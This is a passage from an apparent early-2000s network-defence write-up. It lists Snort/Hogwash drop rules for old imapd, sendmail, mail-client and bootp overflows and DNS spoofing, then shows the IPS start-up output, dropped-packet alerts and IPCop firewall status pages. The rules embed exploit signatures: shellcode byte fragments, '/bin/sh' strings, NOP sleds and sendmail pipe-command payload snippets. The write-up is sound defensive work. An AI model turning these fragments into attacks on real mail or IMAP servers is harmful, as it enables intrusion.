30|";reference:bugtraq,130; reference:cve,CVE-1999-0005;)
drop tcp $EXTERNAL_NET any -> $HOME_NET 143 (msg:"EXPLOIT x86 linux imapd
overflow";flags:A+; content:"|eb38 5e89f389d880460120804602|"; reference:bugtraq,130;
reference:cve,CVE-1999-0005;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"EXPLOIT x86 windows MailMax overflow";flags:
A+; content:"|eb45 eb20 5bfc 33c9 b182 8bf3 802b|"; reference:cve,CVE-1999-0404;)
drop tcp $EXTERNAL_NET any -> $HOME_NET 143 (msg:"EXPLOIT x86 linux imapd
overflow";flags:A+; content:"|eb58 5E31 db83 c308 83c3 0288 5e26|";
reference:bugtraq,130; reference:cve,CVE-1999-0005;)
drop tcp $EXTERNAL_NET any -> $HOME_NET 143 (msg:"EXPLOIT x86 linux imapd
overflow";flags:A+; content:"|89d8 40cd 80e8 c8ff ffff|/";reference:bugtraq,130;
reference:cve,CVE-1999-0005;)
drop tcp $EXTERNAL_NET any -> $HOME_NET 143 (msg:"EXPLOIT imap overflow";flags:A+;
content:"|E8 C0FF FFFF|/bin/sh");)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"EXPLOIT sniffit overflow"; flags:A+;
content:"from|3A 90 90 90 90 90 90 90 90 90 90 90 90 90|"; nocase; dsize:>512;
reference:arachnids,273;)
drop tcp $EXTERNAL_NET any -> $HOME_NET 143 (msg:"EXPLOIT imap x86 linux overflow";flags:
A+; content:"|e8c0 ffff ff|/bin/sh"; reference:arachnids,147; reference:cve,CVE-1999-
004;)
```

*These rules are associated with older sendmail attacks however it is always a good idea to drop this kind of traffic in case suddenly a patch to a new version opens an old hole.*

```
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP expn root"; flags: A+; content:"expn root"; nocase; reference:arachnids,21;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP expn decode"; flags: A+; content:"expn decode"; nocase; reference:arachnids,32;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 8.4.1 exploit"; flags: A+; content:"rcpt to|3a207c| sed '1,/^\$/d'|7c|"; nocase; reference:arachnids,120;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 5.5.5 exploit"; flags: A+; content:"mail from|3a20227c|"; nocase; reference:arachnids,119;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 5.6.5 exploit"; flags: A+; content:"MAIL FROM|3a207c|/usr/ucb/tail"; nocase; reference:arachnids,122;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP vrfy decode"; flags: A+; content:"vrfy decode"; nocase; reference:arachnids,373;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 5.6.4 exploit"; flags: A+; content:"rcpt to|3a| decode"; nocase; reference:arachnids,121;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP exchange mime DOS"; flags: A+; content:"|63 68 61 72 73 65 74 20 3D 20 22 22|";)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP majordomo ifs"; flags: A+; content:"epl-y-to|3a| a~.`/bin/"; reference:cve,CVE-1999-0208; reference:arachnids,143;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 8.6.9c exploit"; flags: A+; content:"|0a|Croot|0d0a|Mprog"; reference:arachnids,141; reference:cve,CVE-1999-0204;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 5.5.8 overflow"; flags: A+; content:"|7c 73 65 64 20 2d 65 20 27 31 2c 2f 5e 24 2f 27|"; reference:arachnids,171; reference:cve,CVE-1999-0095;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP EXPLOIT x86 windows CSMMail overflow"; flags: A+; content:"|eb53 eb20 5bfc 33c9 b182 8bf3 802b|"; reference:cve,CVE-2000-0042;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP chameleon overflow"; content: "HELP "; nocase; flags: A+; dsize: >500; depth: 5; reference:arachnids,266; reference:cve,CAN-1999-0261;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 8.6.9 exploit"; flags: A+; content:"|0a|Croot|0a|Mprog"; reference:arachnids,142; reference:cve,CVE-1999-0204;)
drop tcp $EXTERNAL_NET 113 -> $SMTP 25 (msg:"SMTP sendmail 8.6.9 exploit"; flags: A+; content:"|0a|D/"; reference:arachnids,140; reference:cve,CVE-1999-0204;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 8.6.9 exploit"; flags: A+; content:"|0a|C|3a|daemon|0a|R"; reference:cve,CVE-1999-0204; reference:arachnids,139;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 8.6.10 exploit"; flags: A+; content:"Croot|09090909090909|Mprog, P=/bin"; reference:arachnids,124;)
drop tcp $EXTERNAL_NET any -> $SMTP 25 (msg:"SMTP sendmail 8.6.10 exploit"; flags: A+; content:"Croot|0d0a|Mprog, P=/bin/"; reference:arachnids,123;)
```

*Rules that will protect clients on the internal network from exploits. Since these services can be run on any port they could easily traverse our Packet Filters.*

```
drop tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT IRC client overflow"; flags: A+; content:"|eb 4b 5b 53 32 e4 83 c3 0b 4b 88 23 b8 50 77|"; reference:cve,CVE-1999-0672; reference:bugtraq,573;)
drop tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT NextFTP client overflow"; flags: A+; content:"|b420 b421 8bcc 83e9 048b 1933 c966 b910|"; reference:cve,CVE-1999-0671;)
drop tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"EXPLOIT delegate proxy overflow"; content:"whois|3a|//"; nocase; flags: A+; dsize: >1000; reference:arachnids,267;)
drop tcp $HOME_NET any -> $EXTERNAL_NET 80 (msg:"EXPLOIT netscape 4.7 unsuccessful overflow"; content: "|33 C9 B1 10 3F E9 06 51 3C FA 47 33 C0 50 F7 D0 50|"; flags: A+; reference:arachnids,214;)
drop tcp $EXTERNAL_NET 80 -> $HOME_NET any (msg:"EXPLOIT netscape 4.7 client overflow"; content: "|33 C9 B1 10 3F E9 06 51 3C FA 47 33 C0 50 F7 D0 50|"; flags: A+; reference:arachnids,215;)

drop udp $EXTERNAL_NET any -> $HOME_NET 67 (msg:"EXPLOIT bootp x86 linux overflow"; content:"|4139 30c0 a801 012f 6269 6e2f 7368 00|"; reference:cve,CVE-1999-0799; reference:cve,CAN-1999-0798; reference:cve,CAN-1999-0389;)
```

*This is a check all signature that will drop all UDP packets with shell code.*


```
drop udp $EXTERNAL_NET any -> $HOME_NET any (msg:"EXPLOIT linux shellcode"; content:"|90 90 90 e8 c0 ff ff ff|/bin/sh"; reference:arachnids,343;)
```

*Lastly, rules to drop traffic that may be used to try and spoof DNS responses!*

```
drop udp $EXTERNAL_NET 53 -> $HOME_NET any (msg:"DNS SPOOF query response PTR with TTL: 1 min. and no authority"; content:"|85800001000100000000|"; content:"|c00c000c000100000003c000f|");
drop udp $EXTERNAL_NET 53 -> $HOME_NET any (msg:"DNS SPOOF query response with ttl: 1 min. and no authority"; content:"|81800001000100000000|"; content:"|c00c0001000100000003c0004|");
```

We will also need to take other measure to secure this particular host. Since it is performing a critical filtering task and nothing else it really does not require network access. It is suggested by the developers of Hogwash to remove the TCP/IP stack from the kernel. After installation of this tool and the removal of the TCP/IP stack we essentially have a layer 2 bridge that will be performing traffic filtering based on IDS signatures.

Here is a snapshot of what the tool should look like during start up.

A screenshot of a terminal window titled "root@GCFW-IPS:/home/geoff/devel-0.2 - Shell - Konsole". The terminal shows the execution of the Hogwash tool. It starts with several warning messages about libnet\_close\_link\_interface. Then, the user runs the command: ./hogwash -i eth1 -e eth0 -c stock.rules -l /var/log/hogwash. The tool outputs its version (v0.02 by Jason Larsen) and the version of snort (v1.8.1 by Martin Roesch). It then proceeds to initialize various components: New Internal eth1, New External eth0, In OpenPcap, Using guess eth1, New MTU: 1500, In OpenPcap, Using guess eth0, New MTU: 1500, Initializing Preprocessors!, Initializing Plug-ins!, and Initializing Output Plugins!. It then adds mandatory rules and initializes rule chains. The output shows 66 Snort rules read, 66 Option Chains linked into 27 Chain Headers, and 0 Dynamic rules. Finally, it waits for joins, starts the loop, and shows the External Interface 8194 and Internal Interface 16387.

```
root@GCFW-IPS:/home/geoff/devel-0.2 - Shell - Konsole
Session Edit View Settings Help

Internal Interface 16387
Warning: libnet_close_link_interface couldn't close the interfaceWarning: libnet
_close_link_interface couldn't close the interfaceWarning: libnet_close_link_int
erface couldn't close the interfaceWarning: libnet_close_link_interface couldn't
close the interfaceSegmentation fault
[root@GCFW-IPS devel-0.2]# ./hogwash -i eth1 -e eth0 -c stock.rules -l /var/log/
hogwash
binding signals
hogwash v0.02 by Jason Larsen
using snort v1.8.1 by Martin Roesch

New Internal eth1
New External eth0
In OpenPcap
Using guess eth1
New MTU: 1500
In OpenPcap
Using guess eth0
New MTU: 1500
Initializing Preprocessors!
Initializing Plug-ins!
Initializing Output Plugins!
*****Adding mandatory rules*****

+++++
Initializing rule chains...
ProcessFileOption: /var/log/hogwash/alert
Linking FullAlert functions to call lists...
66 Snort rules read...
66 Option Chains linked into 27 Chain Headers
0 Dynamic rules
+++++

Waiting for joins
Starting Loop
External Interface 8194
Starting Loop
Internal Interface 16387
```

figure 5

To start the server we type:

```
./hogwash -i eth1 -e eth0 -c stock.rules -l /var/log/hogwash
```

We could also run it in daemon mode by adding the `-d` flag. The `-i` flag marks the INTERNAL interface and the `-e` flag marks the EXTERNAL interface. The `-c` flag tells hogwash which file to use for the rules and `-l` file tells it where to send the logs. As you can tell it is all very similar to SNORT. Hogwash produces 2 types of files; an alert file and a tcpdump formatted log file. The tcpdump file is a packet capture stamped with the time and date of the alert.

```
1214@0303-hogwash.log
```

To read these files you need to run `TCPDUMP -r {file name}` you can add options to tcpdump as you see fit.

The alert file out put from HOGWASH is also very similar to that of SNORT.

```
[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-00:19:54.586970 200.199.76.227:65385 -> 128.196.176.148:80 TCP TTL:107 TOS:0x0
ID:6385 IpLen:20 DgmLen:1496 DF
***AP*** Seq: 0x7C0E58BE Ack: 0x329CB4A4 Win: 0x4470 TcpLen: 20

[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-02:20:39.158701 218.84.170.16:4988 -> 128.196.176.148:80 TCP TTL:110 TOS:0x0
ID:27573 IpLen:20 DgmLen:1492 DF
***AP*** Seq: 0x470ACDCD Ack: 0x66A5ADD Win: 0x4410 TcpLen: 20

[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-03:03:43.125267 61.174.124.164:3772 -> 128.196.176.148:80 TCP TTL:110 TOS:0x0
ID:50984 IpLen:20 DgmLen:1454 DF
***AP*** Seq: 0x65BC553A Ack: 0x6DF5D4AA Win: 0x4248 TcpLen: 20

[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-09:07:58.010837 200.74.24.243:4615 -> 128.196.176.148:80 TCP TTL:113 TOS:0x0
ID:7086 IpLen:20 DgmLen:1496 DF
***AP*** Seq: 0x7AADA8C0 Ack: 0xCD6E03AE Win: 0x4470 TcpLen: 20

[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-11:31:12.729819 203.68.179.97:1143 -> 128.196.176.148:80 TCP TTL:112 TOS:0x0
ID:32647 IpLen:20 DgmLen:1500 DF
***AP*** Seq: 0x16E4904 Ack: 0x1BF43183 Win: 0x4470 TcpLen: 20

[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-14:34:53.382705 212.23.10.129:4593 -> 128.196.176.148:80 TCP TTL:105 TOS:0x0
ID:8243 IpLen:20 DgmLen:1496 DF
***AP*** Seq: 0x6FD79E7E Ack: 0xDDD0B8FA Win: 0x4470 TcpLen: 20

[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-15:03:53.868111 203.244.191.90:1492 -> 128.196.176.148:80 TCP TTL:108 TOS:0x0
ID:18621 IpLen:20 DgmLen:1496 DF
***AP*** Seq: 0xEC4CD54F Ack: 0xCCC8E242 Win: 0x4470 TcpLen: 20

[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-16:03:56.588551 80.62.174.184:2378 -> 128.196.176.148:80 TCP TTL:108 TOS:0x0
ID:48703 IpLen:20 DgmLen:1496 DF
***AP*** Seq: 0x1A9CFAA7 Ack: 0x966D97EC Win: 0x4470 TcpLen: 20

[**] [1:0:0] Packet Dropped-IDS552/web-iis_IIS ISAPI Overflow ida [**]
12/14-16:40:14.887420 164.77.167.46:4418 -> 128.196.176.148:80 TCP TTL:112 TOS:0x0
ID:30590 IpLen:20 DgmLen:1454 DF
***AP*** Seq: 0xAEb15CA9 Ack: 0xF5946DA1 Win: 0x4248 TcpLen: 20
```

## IPCop Firewall

The IPCop firewall is a free self contained operating system. Built on the Linux 2.2.1 kernel it has employed the use of many freeware software packages that facilitate a sort of ALL-IN-ONE firewall concept.

*IPCop implements existing technology, secure programming practices and outstanding new concepts to make it 'the' Linux Distribution for protecting single home computers, to large corporate networks from intrusions and attacks. Whether for your home, or SOHO, IPCop will scale to fit your needs. IPCop has even been rumored to be implemented and protecting larger, more complex networks too. ([www.ipcop.org](http://www.ipcop.org))*

The installation procedure is so easy I am not even going to touch on it, simply burn the ISO to a CD place it in the drive and reboot!

The web interface is secured through 2 methods. OpenSSL for the transport and Apache html passwords file for the access. The next screen shot is the message you get when accepting the KEY created by OpenSSL for this machine.



figure 6

When we view the Certificate this is what we see.



figure 7

Notice that the “Issued to” and “Issued by” are the same. **GeoffFW** is the hostname of the firewall and the certificate is valid until 2018, however if I am still using this cert in 2018 please kick me in the head.

Once you have accepted the SSL certificate you get the home page. The only information on the home page is the last time the software was updated.





figure 8

Please notice that we are using SSL on a different port and when as the information that is given when logging into the home page of the Firewall!

When you look at the right hand column in figure 8 you can see several links. If you select any of then you will be prompted for a password.




figure 9



We are going to start with the “Information” link. This link has the majority of the information that you would require when accessing any firewall when you wanted to check the status. In fact, the Information section of has 4 areas to it; status, traffic graphs, proxy graphs and connections.




figure 10

The proxy graphs we will talk about later when we talk about the Squid Proxy for the internal network. Here we will concentrate on Status, Traffic Graphs and Connections.

The Status information holds a great deal of the information concerning the services and system running them. The 1<sup>st</sup> things we see when looking in the status area are the services that are running.

**Services:**

Logging server	<b>RUNNING</b>
DNS proxy server	<b>RUNNING</b>
Web server	<b>RUNNING</b>
Intrusion Detection System	<b>RUNNING</b>
CRON server	<b>RUNNING</b>
DHCP server	<b>RUNNING</b>
Web proxy	<b>RUNNING</b>
VPN	<b>RUNNING</b>
Secure shell server	<b>RUNNING</b>
Kernel logging server	<b>RUNNING</b>

figure 11

Services that are stopped or dead will have a Red ICON that says STOPPED. From here we can also see the many services that this Firewall offers.

The next information we will be looking at is the memory and disk usage.

**Memory:**

	total	used	free	shared	buffers	cached
Mem:	322616	190456	132160	23308	138632	18636
-/+ buffers/cache:		33188	289428			
Swap:	24092	0	24092			

**Disk usage:**

Filesystem	Size	Used	Avail	Use%	Mounted on
/dev/harddisk4	6.2G	109M	5.7G	2%	/
/dev/harddisk1	7.6M	1.9M	5.3M	26%	/boot
/dev/harddisk3	1.6G	42M	1.4G	3%	/var/log

figure 12

The displayed information is basically out put from several UNIX commands put into one location that make them easy to read and find.

```

Uptime and users:

11:50am up 21 days, 12:37,  0 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT

```

figure 13

The interface information is also part of this display. We are going to break up the interface information into 3 sections. The Ethernet interfaces, which will show the different portions of our network as well as the aliased ip addresses that we setup on the Red interface. The IPSEC interfaces, which will show the connection status of any IPSEC tunnels if they are up (we will show more information on those in the VPN section). Finally, the Loopback interface, which is self explanatory.

```

Interfaces:

eth0      Link encap:Ethernet  HWaddr 00:50:DA:65:D4:AD
          inet addr:192.168.10.88  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1191172 errors:0 dropped:0 overruns:0 frame:0
          TX packets:412816 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:100
          RX bytes:79135484 (75.4 Mb)  TX bytes:575934445 (549.2 Mb)
          Interrupt:9 Base address:0xf800

Green Interface

eth1      Link encap:Ethernet  HWaddr 00:50:DA:65:D4:A2
          inet addr:10.10.88.1  Bcast:10.10.88.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1067962 errors:0 dropped:0 overruns:0 frame:0
          TX packets:219146 errors:0 dropped:0 overruns:0 carrier:0
          collisions:8 txqueuelen:100
          RX bytes:67640991 (64.5 Mb)  TX bytes:255737633 (243.8 Mb)
          Interrupt:11 Base address:0xfc00

Orange Interface

eth2      Link encap:Ethernet  HWaddr 00:01:03:D2:D7:A6
          inet addr:128.196.176.149  Bcast:128.196.176.255  Mask:255.255.255.128
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:3656660 errors:0 dropped:0 overruns:1 frame:0
          TX packets:1959904 errors:0 dropped:0 overruns:0 carrier:175
          collisions:12027 txqueuelen:100
          RX bytes:1031947139 (984.1 Mb)  TX bytes:144384891 (137.6 Mb)
          Interrupt:10 Base address:0xf880

Red Interface

eth2:0    Link encap:Ethernet  HWaddr 00:01:03:D2:D7:A6
          inet addr:128.196.176.148  Bcast:128.196.176.255  Mask:255.255.255.128
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:10 Base address:0xf880

Red Alias

eth2:1    Link encap:Ethernet  HWaddr 00:01:03:D2:D7:A6
          inet addr:128.196.176.150  Bcast:128.196.176.255  Mask:255.255.255.128
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          Interrupt:10 Base address:0xf880

Red Alias

```

figure 14

## IPSEC Tunnels

```
ipsec0    Link encap:Ethernet  HWaddr 00:01:03:D2:D7:A6
Red
Interface
which
is the IP
of the VPN
Server.
      inet addr:128.196.176.149  Mask:255.255.255.128
      UP RUNNING NOARP  MTU:16260  Metric:1
      RX packets:528 errors:0 dropped:0 overruns:0 frame:0
      TX packets:512 errors:0 dropped:142 overruns:0 carrier:0
      collisions:0 txqueuelen:10
      RX bytes:171806 (167.7 Kb)  TX bytes:70264 (68.6 Kb)

ipsec1    Link encap:IPIP Tunnel  HWaddr
      NOARP  MTU:0  Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:10
      RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

ipsec2    Link encap:IPIP Tunnel  HWaddr
      NOARP  MTU:0  Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:10
      RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)

ipsec3    Link encap:IPIP Tunnel  HWaddr
      NOARP  MTU:0  Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:10
      RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

figure 15

Lastly, the Loopback interface.

```
lo        Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      UP LOOPBACK RUNNING  MTU:3924  Metric:1
      RX packets:4546 errors:0 dropped:0 overruns:0 frame:0
      TX packets:4546 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:271170 (264.8 Kb)  TX bytes:271170 (264.8 Kb)
```

figure 16

The modules loaded are fix ups for the different types of traffic they may need to traverse the firewall from the inside interface. Ip\_masq\_quake is an extremely important one as it will allow the video game quake to by pass the firewall. (\*cough\*) The models are all easily grasped by their names except for the ip\_masq\_h323 model. This module allows H323 masquerading for NetMeeting and similar programs to enable them to successfully traverse the firewall. The last part of the image below show the out put of the “uname -a” command revealing the Linux kernel version and hostname information.

**Loaded modules:**

Module	Size	Used by
3c59x	21576	3
ip_masq_quake	1492	0 (unused)
ip_masq_pptp	4276	0 (unused)
ip_masq_irc	2224	0 (unused)
ip_masq_ipsec	7636	0 (unused)
ip_masq_icq	13568	0 (unused)
ip_masq_h323	6936	0 (unused)
ip_masq_ftp	3712	0
ppp	20768	0 (unused)
slhc	4496	0 [ppp]

**Kernel version:**

Linux GeoffFW 2.2.21 #1 Sun Nov 10 11:08:47 EST 2002 i686 unknown

figure 17

The traffic graphs show traffic for each interface entering and leaving. Remember that IPCop calls its interfaces by color; **GREEN** for internal, **ORANGE** for the service network and **RED** for the external network.

Not a lot of traffic on the Green interface.




figure 18

We can see a little more traffic has been directed at our servers that live off the Orange interface.

